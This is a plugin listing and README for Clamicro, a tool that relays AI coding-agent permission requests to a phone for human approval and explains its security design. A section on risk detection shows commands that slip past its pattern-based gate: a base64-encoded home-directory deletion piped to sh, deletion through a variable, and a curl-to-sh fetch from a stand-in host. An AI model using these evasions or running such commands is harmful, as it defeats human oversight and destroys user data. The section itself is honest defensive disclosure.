laosji/clamicro
在手机上审批 Claude Code 、DeepSeek Harness 的操作。局域网直连,零依赖。
Project Overview项目介绍
Clamicro is a DSH plugin that mirrors Claude Code sessions to your iPhone over the local network and routes every permission request through a mobile approval UI. Routine commands auto-approve after 10 seconds, while high-risk operations (force push, rm -rf, ~/.ssh access) pause for up to 3 minutes and surface on the phone with risk level, full command, and a swipe-to-decide bar. A SessionStart hook starts the service automatically, and pairing uses a URL plus a Mac-displayed QR to keep credentials off terminal scrollback. It requires macOS plus iPhone on the same LAN, uses plaintext HTTP, and offers no Web Push.
Clamicro 是一款 macOS 配套的 DSH 插件,让你在 iPhone 上实时查看 Claude Code 的运行状态并审批敏感操作。普通指令 10 秒后自动通过,危险指令(如 rm -rf、强制推送)会暂停 3 分钟并推送至手机滑动决策;通过 SessionStart 钩子自动拉起服务,配对采用 URL 而非终端二维码以避免凭据泄露。仅支持 macOS + iPhone 且需在同一局域网,无 Web Push,企业隔离网络可能不可用。
请帮我了解并安装插件:【clamicro】【https://github.com/laosji/clamicro】Send this message to DSH in your current session. CLI install commands may not be accurate across systems — DSH will figure it out for you.把上面这条消息直接发给当前会话里的 DSH,让它帮你了解并安装。安装命令不一定准确,发给 DSH 更稳。
Or use CLI install (for developers)或使用命令行安装(适合开发者)
CLI Install命令行安装
dsh plugin --profile web add github:laosji/clamicro把 laosji/clamicro 加入你的 DSH 配置(web profile)即可启用。
READMEREADME
Clamicro
Watch Claude Code from your phone, and approve what it wants to run.


Stop babysitting the terminal. When Claude Code needs permission, your Mac notifies you; open the page on your phone, read the command and a one-line summary, swipe to approve or reject — Claude Code continues immediately.
| Running | Something needs you | The decision |
|---|---|---|
 |
 |
 |


The screenshots are the real UI, not mockups. The notch capsule is a screen capture from a Mac.
Be clear on the defaults before you assume it gates everything:
| Waits | Then | Notifies you | |
|---|---|---|---|
| Ordinary operations | 10s | auto-approve | yes |
High-risk (rm -rf, force push, anything touching ~/.ssh) |
3 min | auto-deny | yes |
So out of the box it tells you about routine work and stops dangerous work. Both the wait and the timeout behaviour are adjustable in settings — set the 10s to 0 and every operation waits for you; the 3 minutes can go up to 570s (beyond that you hit the hook's own system timeout and the approval stops working at all).
Zero dependencies. Node ≥ 18 and curl (built into macOS). Nothing in node_modules at runtime.
qrencode is optional: with it, pairing shows a QR code you scan with the camera; without it, the same pairing URL is shown as text for you to type. Nothing breaks either way.
brew install qrencode
macOS + iPhone only. The service uses macOS-specific facilities (
scutil,osascript, Bonjour) and the UI is built for iOS Safari.
Install
npx clamicro install
Three steps:
- In the terminal — checks your environment, shows exactly what it will change in
~/.claude/settings.json, waits for your confirmation, backs up and writes, asks whether to trust the current network, starts the service, and prints a URL, plus a QR code of that URL (withqrencodeinstalled). The QR carries no credential — see below. - Open that URL on your phone, on the same Wi-Fi. You get a pairing page. Tap "Show QR on the Mac"; the QR appears on the Mac's screen only. Scan it with your phone's camera.
- Confirm on the Mac. A dialog asks whether to let this device in, and shows where the request came from. Nothing is issued until you press Allow.
Then walk through the built-in demo: it creates a fake approval so you can swipe one for real before anything real is at stake. That round-trip is the acceptance test.
Why no credential in the terminal? A terminal is a place things get kept — scrollback, screen recordings, screen sharing, the phone camera of whoever is sitting next to you. Earlier versions printed a permanent master token there; the version after that printed a 60-second pairing ticket, which was safe but usually expired before you got your phone out.
What's printed now is the plain LAN URL — and, since it carries nothing, a QR code of that URL, so you don't have to type an IP and port on a phone keyboard. Anything scrollback or a bystander's camera gets from that QR is exactly what they'd get from the line of text under it. The credential is minted only after you tap the button on the phone, and it only ever appears on the Mac's screen.
It works immediately after install: when approval is needed your Mac shows a notification and plays a sound, the terminal status line shows ⏳ N pending, and the web UI is reachable from your phone.
No remote push: the only alert channel is a macOS local notification — fully offline. Nothing will reach you once you walk away from the Mac; high-risk operations sit until they time out and get rejected. See "Near-field means Wi-Fi only" below.
The installer appends, never replaces. Your existing hook config is preserved intact; if
statusLineis already taken by another tool it's left alone with a warning. Everything is backed up first.
Uninstall:
npx clamicro uninstall
Removes only what it added — verified byte-for-byte identical to the pre-install config. Config and history stay in ~/.claude/clamicro/ for you to delete manually.
Where the runtime lives
The npm package is just an installer. Runtime files are copied to ~/.claude/clamicro/app/, and hooks point there.
This isn't busywork. Hooks store absolute paths, but npx runs from a cache directory that changes, and global install paths move with your node version / nvm / homebrew. Pointing hooks at the package means that one day the path breaks and every hook fails silently — no error, you simply stop being notified. Verified: delete node_modules and the service and hooks keep working.
To upgrade, run npx clamicro install again.
What you get
| On your phone | Source |
|---|---|
| Session state and sub-state (Thinking / Searching / Editing) | hook event stream |
| 5-hour and 7-day usage, context window, session cost | statusLine |
| Pending approvals with a plain-English summary and impact tags | PermissionRequest |
| Task finished / errored alerts | Stop / StopFailure |
| Full event timeline per session | all hooks |
| Pause / Resume / Cancel the current turn | PreToolUse gate |
| Quota-nearly-exhausted warning | statusLine |
| Which skills a session actually used | Skill tool calls in the hook stream |
| How many skills are installed — yours vs. from enabled plugins | local read of ~/.claude |
The last row is the only one that is not derived from the event stream. It reads the disk, so it is split into two numbers and each can say "can't tell" instead of
0— "installed" is not one number (a marketplace listing is not an installed skill).
This table describes Claude Code. With another backend attached, what you can do depends on that backend — see "More than Claude Code" below.
More than Claude Code
Since 2.14.0 one dashboard can watch several backends at once. Today that means Claude Code, DeepSeek Harness (DSH), and Codex — the ChatGPT CLI, status mirroring only for now.
The home screen groups by model: each model gets a heading with its own status, recent activity and usage. The order is fixed by which backend connected first, so cards don't jump around when one of them gets busy.
Pending approvals are never grouped — they stay at the top, across all backends. They run on a countdown; putting one inside a section means you have to find that section before you can see it, and a missed approval is a silent automatic decision.
Backends differ in what they can do
| Claude Code | DeepSeek Harness | Codex | |
|---|---|---|---|
| Mirror status | ✓ | ✓ | ✓ |
| Approve from phone | ✓ | ✓ | — (wired, but actually off server-side, see below) |
| Pause / Resume | ✓ | — | — |
| Cancel the turn | ✓ | — (protocol supports it, not wired yet) | — |
| Send a message from the phone | ✓ | — (protocol supports it, not wired yet) | — |
| Usage | 5h / 7d rolling window | cumulative tokens | not available |
The server enforces this table too. The UI alone isn't enough: a phone holding a
cached page from before the upgrade doesn't know the new backend's capabilities and will
draw the entry points anyway. So pause / cancel / send-a-message, and the approval
interception itself, all consult this table first — an unsupported action is refused
outright rather than accepted and quietly dropped. Codex's — under "approve" means that
endpoint returns "no opinion" and creates no approval record, letting Codex fall back to
its own permission flow.
The UI renders by capability: an action a backend can't do gets no entry point at all. A button that does nothing when tapped is worse than no button — you assume the pause worked and walk away.
DSH usage is reported in tokens, never converted to money: DSH doesn't compute cost, and converting needs a per-model price table that would go stale without anyone noticing, quietly showing you a wrong number.
Attaching DSH
npx clamicro connect dsh
It installs the bridge plugin plus an optional pixel cat that sits on the DSH web UI (tapping it opens the phone dashboard, or the pairing QR if you haven't paired yet).
install detects DSH but never wires it up on its own — it just prints that command.
This writes into someone else's config (~/.dsh/profiles), so the question has to be
asked somewhere you can actually answer it; by the time install reaches that point it has
already sent you off to your phone, and its stdin is closed. Once connected, re-running
install does refresh the plugin files silently — that introduces no new change of scope.
Uninstall removes it again. For the manual route and the bridge's three hard constraints,
see plugins/.
Attaching Codex
npx clamicro connect codex
It appends a sentinel-delimited block of hooks to ~/.codex/config.toml; uninstall removes
exactly that block and touches nothing outside it. Same rule as DSH: install only tells you
the command exists.
One manual step remains: open Codex once and accept its "trust these hooks?"
prompt. Until you do, Codex skips the hooks silently — no error, no warning,
not a single event reaching clamicro while everything reports as installed.
npx clamicro status calls that state out on its own line.
Codex is status mirroring only for now. The approval hook (PermissionRequest) and the
response shape are already wired, but the deny path has never been proven against a
real Codex, so the capability matrix treats it as absent. Getting this wrong doesn't
produce a dead button — it produces a phone that says "denied" while the command runs
anyway. See docs/codex-bridge.zh-CN.md for the
acceptance probe and the one flag to flip.
Gestures
Swipe left to reject, right to approve — on both the detail page and the home list. Approvals get a 3-second undo window.
High-risk operations (rm -rf, git push --force, key and credential files, writes outside the working directory) need a longer swipe on the detail page, and can't be approved by swiping in the list at all. The list is for fast triage; letting something dangerous through should require opening it and looking.
What "pause" actually means
Claude Code has no runtime-freeze primitive — nothing can stop it mid-step. "Pause" holds it at the next tool call; the step currently running finishes first. The UI says so explicitly, so you don't think the button did nothing. Cancel works the same way, returning {continue: false} at the next gate.
The approval path
Claude Code wants to run something that needs permission
  → PermissionRequest hook (HTTP, timeout 600)
  → service records it, your Mac notifies you, then it blocks
  → you approve or reject on your phone
  → hook returns the decision → Claude Code proceeds or is denied
Security
This tool hands Claude Code's execution permissions to your phone, so the boundaries are worth stating plainly.
Network trust gate
The service is exposed on your LAN only on networks you've explicitly trusted. On an unfamiliar network (café, airport, hotel) it binds to loopback only — your phone can't reach it — and your Mac tells you why.
npx clamicro networks   # current network + trusted list
npx clamicro trust      # trust the current network
npx clamicro untrust    # revoke — current network by default, or untrust <id-prefix> / untrust all
Trust is revocable. Trusting a network by mistake (tapping "yes" at a café) shouldn't be permanent — otherwise that network stays on the list forever and re-exposes you the next time you connect.
The fingerprint combines gateway IP + gateway MAC + subnet + SSID + DHCP server + search domain + DNS list.
The first three are not enough: SSID needs Location permission on recent macOS and simply does not exist on Ethernet, and 00:00:5e:00:01:xx is a VRRP virtual MAC that is not unique across enterprise networks. A real collision was reproduced — two different companies both on 192.168.1.0/24, both with gateway 192.168.1.1, both behind VRRP, neither exposing an SSID: all four fields identical, so once you trusted company A, company B's network counted as trusted. The last three signals come from DHCP, need no permission, and are almost never all identical across organisations.
Seven fields still isn't always seven fields. When a full-tunnel VPN owns the default route, route -n get default reports a point-to-point utun interface with no gateway line — so gateway, MAC, SSID and all three DHCP signals go missing at once and the fingerprint collapses to the subnet alone, i.e. "any network handing out 192.168.0.x". Reproduced on a real machine. Clamicro can't manufacture the missing signals, so it says so instead: install, trust, networks and the startup log all warn when the fingerprint has no distinguishing feature left. Disconnect the VPN before trusting a network and you get the real gateway and MAC.
Implemented protections
| Protection | What it stops |
|---|---|
| Host header allowlist | DNS rebinding. A malicious site rebinds its domain to your LAN IP; the browser treats it as same-origin, CORS is bypassed entirely, and it can read your dashboard and command text and approve operations — without ever being on your Wi-Fi |
| hooks / statusLine / pair-new are local-only | Anyone on your subnet forging hook events: spamming approval notifications, injecting fake timeline entries, faking quota readings — and, more seriously, minting themselves a pairing ticket. "Local" here means three things at once: loopback source and a loopback Host and no proxy headers. Source address alone is not enough: with a Cloudflare tunnel running, public traffic arrives from 127.0.0.1 |
| Mac-side confirmation on pairing | Someone who merely saw the QR — over screen sharing, a projector, the phone camera of the person next to you, or the tunnel URL — getting a device token. Seeing the code is no longer enough; someone has to be sitting at the Mac and press Allow. Any failure of that dialog (timeout, no GUI session, a crash) counts as a denial |
/api/pair requires a custom header |
CSRF. Cross-site "simple requests" are sent by the browser regardless — the side effect already happened — meaning any site you visit could make your Mac pop up a QR code |
CSP frame-ancestors 'none' |
Clickjacking: a malicious page framing the approval screen and tricking you into swiping |
| Constant-time comparison | Timing side channels on the token and per-approval keys |
SameSite=Lax + HttpOnly |
CSRF, while still keeping you logged in when arriving from another app (Strict would force a re-scan every time) |
| Per-approval key | A leaked deep link can only decide that one approval, and stops working 2 minutes after it settles (that short grace exists because the result page re-fetches with it right after you tap) |
| Nothing credential-shaped in the terminal | The installer prints a plain URL. It carries no token and never expires, so scrollback, screen recordings and shoulder-surfing get you nothing. The credential is minted only after you tap the button on the phone, and only ever renders on the Mac's screen |
Risk detection is a hint, not a sandbox
The risk levels in this tool come from pattern matching over the command text —
rm -rf, force pushes, paths under ~/.ssh, writes outside the working directory.
They exist to pull your attention to the operations most likely to hurt. They do
not contain anything, and they are trivially defeated:
echo cm0gLXJmIH4v | base64 -d | sh    # the dangerous string never appears
D=$HOME; rm -rf "$D"                   # indirection through a variable
curl https://example.com/x.sh | sh     # the payload isn't in the command at all
./cleanup.sh                           # it's in a file we never see
Nothing here runs in a sandbox. When you approve an operation, it executes with your full user privileges — Clamicro only decides whether the tool call proceeds, never what it can reach.
Two consequences worth internalizing:
- "Normal" doesn't mean safe. It means no rule matched. A command that reads perfectly innocuous can still delete your work.
- The protection is you reading the command, not the label above it. The label decides how much friction you get (high-risk needs a longer swipe and can't be approved from the list) — that friction is calibrated by a heuristic, so it is a nudge, not a guarantee.
If you need actual containment, that is a different tool: a VM, a container, or Claude Code's own permission rules restricting which tools may run at all.
In plain terms: a paired phone is a key to your Mac
A device token grants permission to approve anything — rm -rf, sudo, reading your ~/.ssh/id_rsa. Treat a paired phone like a key:
- The QR itself is no longer sufficient on its own: it is one-time, expires in 60 seconds, and pairing additionally requires pressing Allow in a dialog on the Mac. Someone who photographs the code still cannot pair without you. That said, don't leave it on screen — belt and braces
- If you suspect it leaked, rotate immediately:
npx clamicro rotate-token. Every logged-in device is signed out at once and takes effect on the running service immediately — no restart needed. You will need to pair your phone again. To revoke just one device, usenpx clamicro forget <id>instead - The login cookie expires after 30 days; scan again then
The remaining risk: plaintext HTTP
LAN traffic is unencrypted. A passive sniffer on the same network can capture your token and gain full control, including approving rm -rf. Command text is equally exposed.
There's no fix that preserves the scan-and-go experience — a self-signed certificate makes Safari throw warnings and breaks the flow. The network trust gate downgrades this from "remember not to use it at a café" to "it doesn't work there by default." But if you genuinely need this on an untrusted network:
Use Tailscale. WireGuard end-to-end encryption, no third party ever sees plaintext, and it isn't limited to one Wi-Fi. The service detects 100.64/10 addresses and binds to them automatically, bypassing the trust gate — an encrypted overlay doesn't care what physical network it sits on.
The other route is a tunnel (clamicro tunnel on), but tunneling services terminate TLS and can technically read your command text — so it's an escape hatch, not a default.
Near-field means Wi-Fi only
The control plane never leaves your LAN. Command text, approval decisions, timeline and quota all go straight to http://<host>.local:8765.
Two tiers based on where you are — neither reaches outside:
| Situation | How you're alerted | Network reach |
|---|---|---|
| ① At your Mac | macOS notification + sound | fully offline |
| ② Away from the Mac | no alert | — |
Why ② has no alert: lock-screen-capable notifications must go through APNs, which necessarily means a third-party server.
Two channels were tried and both removed: an ntfy relay with action buttons (approve straight from the lock screen — that hands the control plane to a third party), and Bark (one line saying "there's an approval", control plane staying on the LAN). The latter was about as restrained as it gets, and it still only bought "something can page you while you're away" — but this tool assumes you're nearby to begin with. Continuously telling an outside server that an operation is waiting for approval isn't worth that.
Be clear about the cost: once you leave the Mac, nothing alerts you. High-risk operations wait out the timeout (3 minutes by default) and get auto-rejected, failing that turn. That is the intended default — nobody should be approving rm -rf while away. You can still open the dashboard from your phone whenever you want to look.
Design notes
Hooks must respond before pushing. async: true only works for command hooks; HTTP hooks always block for the response. So every endpoint returns {} immediately and pushes afterwards.
Self-timeout capped at 570 seconds. Never let it reach the system's 600s timeout — that's treated as a non-blocking error and falls through to the normal permission flow, leaving the terminal hanging on a prompt nobody is looking at.
Five terminal states: allowed / auto_allowed / denied / expired / abandoned. When the same approval is decided from multiple places, first write wins and later ones get the real current state instead of an error.
Stop push threshold. Stop fires at the end of every assistant turn, including two-second exchanges. Only turns ≥ 30s notify by default. When the turn's start time is unknown (service started mid-session) it notifies anyway — better one extra ping than a missed completion.
Operations that will auto-approve don't notify at all. Your phone buzzes, you pull it out, unlock — the 10 seconds are long gone. That notification is pure noise; the operation was pre-authorized and shouldn't interrupt anyone.
The status line is rendered server-side. bin/statusline.sh doesn't parse JSON — it POSTs the payload and gets rendered text back. No jq dependency, and no ~115ms Node startup cost (measured: 15ms). It shows ⏳ N pending when approvals are waiting.
Sub-states are derived, not events. Claude Code has no Thinking/Searching/Editing events; they're inferred from PreToolUse.tool_name, with the gap between PostToolUse and the next PreToolUse treated as Thinking.
A dead service never blocks Claude Code. A refused loopback connection is instant; the hook gets a non-blocking error and proceeds. And SessionStart is a command hook that starts the service before forwarding — opening Claude Code means the service is up.
The address is a Bonjour hostname, not an IP. macOS already broadcasts <LocalHostName>.local; using it means old links survive DHCP changes and you never re-scan. If your router blocks multicast, set the address mode to IP in Settings.
The login cookie must be SameSite=Lax, not Strict. Arriving from another app (a saved link, the QR shown on the Mac) is a cross-site navigation; Strict cookies aren't sent, so every notification tap would look like a fresh login.
Quota is account-level, not per-session. Storing it per session lets a stale session's numbers override the newest reading. Only the latest observation counts, and the UI shows when it was taken and from which session.
Approvals and events are persisted to ~/.claude/clamicro/history.json — debounced writes, atomic rename. Anything still pending at restart becomes abandoned: those hook connections are long gone, and showing them as "waiting" would be a lie.
Hooks hot-reload; statusLine doesn't. Hook changes take effect in the current session; statusLine needs a new one.
Revocation is immediate — no restart. forget / rotate-token / untrust are separate CLI processes that only touch the config file, while the service read that file once at startup. So before 2.14.0 all three were no-ops until you restarted — yet forget printed "those devices are signed out immediately". The service now watches the config file and hot-reloads the token, device book and trusted networks, which makes that sentence true.
Config and settings.json are written atomically — temp file in the same directory, then rename. Two paths actually hit the non-atomic version: the hot-reload watcher reading half-written JSON, and a process interrupted mid-write leaving the file permanently truncated (a half config.json means the token and every paired device are gone; a half settings.json means Claude Code won't start). Permissions are set before the rename, so there is no window where the file is in place but still 0644.
Nothing gets killed without an identity check. Both stop and the installer kill whatever listens on the port — and 8765 is not reserved. The check is service: 'clamicro' from /healthz (returned only to loopback, so a LAN scanner never sees it), not command-line matching, whose shape isn't stable. A foreign process is reported, never taken over.
Risk assessment doesn't look at the tool name. It triggers on "does the input carry a command". It used to be toolName === 'Bash' — and DSH names its tool lowercase bash, so exact matching made the entire high-risk ruleset never run: rm -rf / scored as ordinary and auto-approved after 10s. One letter of difference, and the safety core fails silently with no error.
Commands
npx clamicro install      # install / upgrade
npx clamicro uninstall    # uninstall
npx clamicro qr           # print the login QR code
npx clamicro status       # service, network, version
npx clamicro doctor       # a redacted, pasteable report of where install got stuck
npx clamicro connect dsh  # wire up another backend (connect dsh | connect codex)
npx clamicro config       # every effective setting, labelled by where it came from
npx clamicro trust        # trust the current network
npx clamicro untrust      # revoke trust (untrust <id-prefix> | untrust all)
npx clamicro networks     # current network + trusted list
npx clamicro rotate-token # issue a new access token (if it may have leaked)
npx clamicro test-push    # send a test notification (local, on the Mac)
npx clamicro logs         # tail the log
npx clamicro stop         # stop the service
You don't normally start it by hand — the SessionStart hook brings the service up when you open Claude Code.
Config lives at ~/.claude/clamicro/config.json (mode 600, contains the token and push credentials). Day-to-day settings are editable from the phone UI; you shouldn't need to touch this file.
ignoreCwds lists working directories that skip blocking approval — useful when developing clamicro itself, and should be empty otherwise.
Known limitations
- Requires the same Wi-Fi as your Mac (or the same tailnet); corporate networks with client isolation or VLAN separation won't work
- LAN traffic is plaintext — use Tailscale on untrusted networks, see Security
- Plain HTTP isn't a secure context, so no Service Worker or Web Push
- macOS + iPhone only
- Pause means "stop at the next interceptable point", not a runtime freeze
- Risk levels are pattern matching, not containment — see Risk detection is a hint, not a sandbox
- The interface is gesture-first; there's currently no equivalent path for VoiceOver users
- History keeps one day, capped at 300 approvals / 3000 events, oldest dropped
Guide
A walkthrough covering first run, the three usage scenarios, how to read the approval screen, and troubleshooting: docs/guide.md · 中文
Notes
Maintainer notes — mistakes made and why decisions were taken the way they were: NOTES.md (Chinese).
License
MIT
Related相关推荐
-
 saya-ch/dsh-mobile
DeepSeek Harness 的 Android App 与安全远程访问插件,支持局域网/远程连接和高度自定义的移动界面与扩展能力。
saya-ch/dsh-mobile
DeepSeek Harness 的 Android App 与安全远程访问插件,支持局域网/远程连接和高度自定义的移动界面与扩展能力。
-
 liguobao/ds-harness-remote
一个基于 DeepSeek Harness 插件机制构建的多端远程访问方案,通过安全、低延迟、端到端加密的 P2P 优先网络,支持从 PC、Android 和 Web 随时访问并操作远程 Harness 和 CodeX。 (A multi-…
liguobao/ds-harness-remote
一个基于 DeepSeek Harness 插件机制构建的多端远程访问方案,通过安全、低延迟、端到端加密的 P2P 优先网络,支持从 PC、Android 和 Web 随时访问并操作远程 Harness 和 CodeX。 (A multi-…
-
 summer1238/dsh-remote-web-gateway
手机平板远程 DeepSeek Harness:扫码即可继续使用电脑上的 DSH,无需远程桌面 / SSH / 公网 IP,支持一次性配对、Github授权加密登录,独立设备授权与随时撤销,实现远程连接很简单,但安全才是我们所想要的。
summer1238/dsh-remote-web-gateway
手机平板远程 DeepSeek Harness:扫码即可继续使用电脑上的 DSH,无需远程桌面 / SSH / 公网 IP,支持一次性配对、Github授权加密登录,独立设备授权与随时撤销,实现远程连接很简单,但安全才是我们所想要的。
-
 sorsama/deepseek-harness-mobile
